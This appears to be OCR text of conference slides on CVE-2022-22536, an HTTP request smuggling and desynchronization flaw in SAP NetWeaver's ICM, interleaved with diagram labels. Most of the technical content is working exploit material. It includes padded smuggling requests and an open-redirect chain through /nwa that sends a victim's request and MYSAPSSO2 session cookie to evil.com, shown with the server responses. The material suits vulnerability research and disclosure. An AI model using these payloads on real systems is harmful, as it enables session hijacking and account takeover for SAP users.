
MPI Desynchronization: CVE-2022-22536

MPI Desynchronization



Cache Handler
Admin Handler
HTTP/1.1 OK 200
….
Java/ABAP Process
I/O Handler
….
More Request Body
….
ICM WT
Java / ABAP
Shared Memory
REQ first ~ 2^16
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer

MPI Desynchronization



Admin Handler

HTTP/1.1 OK 200
….

I/O Handler

….
More Request Body
….

HTTP/1.1 OK 200
….


ICM WT

Java / ABAP

Shared Memory

REQ first ~ 2^16	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	Free MPI Buffer	Free MPI Buffer

MPI Desynchronization


I/O Handler
….
More Request Body
….
ICM WT
Java / ABAP
Shared Memory
More Req Body
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer

ICM HTTP Smuggling


- Request is splitted if:
  - Resolved by an **Internal Handler**
  - Size of **body + headers** is greater than 65455
- All Proxies will consider the payload as one isolated Request (RFC compliant)

```
GET /sap/admin/public/default.html HTTP/1.1
Host: SapSystem.com
Content-Lenght: 65417

(A*65370)GET /smuggled HTTP/1.1
Host: SapSystem.com
```

```
GET /some/cached/url HTTP/1.1
Host: SapSystem.com
Padding: <A*65379>
Content-Lenght: 47

GET /smuggled HTTP/1.1
Host: SapSystem.com
```

ICM HTTP Smuggling

- **/nwa** is an App which redirects a user to a login URL. It provides 2 interesting features:
  - Open Redirect: The Host header is used to build the redirect Location.
  - Params reflection: It reflects as query string either the body (POST) or query string (GET)




```
POST /nwa HTTP/1.1
Host: AttackersHost.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

aaaaa;
bbbbb:
ccccc/
ddddd#
eeeee?
fffff=
ggggg
```

```
HTTP/1.1 302 Found
server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
content-type: text/html
location:
http://AttackersHost.com/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/
FloorPlanApp?home=true&aaaaa;  bbbbb:  ccccc/  ddddd#  eeeee?  fffff=  ggggg
content-length: 1945
date: Mon, 11 Jul 2022 06:33:36 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
  <head>
    <title>
      302 Found
    </title>
```

ICM HTTP Smuggling


- Hijacking victim’s requests and session cookies


ATTACKER
PAYLOAD
PROXY
POST NWA
GET X
ICM

```
GET /sap/admin/public/default.html HTTP/1.1
Host: SapSystem.com
Content-Lenght: 65478

(A*65370)POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
```

ICM HTTP Smuggling

- Hijacking victim’s requests and session cookies




```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-length: 4497
content-type: text/html
connection: Keep-Alive
...
```

```
POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies





```
GET / HTTP/1.1
Host: SapSystem.com
Cookies:
MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
Accept: text/html
Accept-Language: en-US,en;q=0.9
...
```

```
POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

GET / HTTP/1.1
Host: SapSystem.com
Cookies: MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
...
```

ICM HTTP Smuggling

- Hijacking victim’s requests and session cookies



Redir evil.com
GET /
Redir evil.com
GET /
VICTIM
PROXY
ICM


Response
Pretty
Raw
Hex
Render
\n

```
HTTP/1.1 302 Found
server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
content-type: text/html
location: http://evil.com/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true&GET
 / HTTP/1.1  Host: SapSystem.com  Cookies: MYSAPSSO2=secret_SAP_Session123456;  User-Agent: Victi
content-length: 2021
date: Mon, 11 Jul 2022 07:26:19 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
  <head>
    <title>
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies



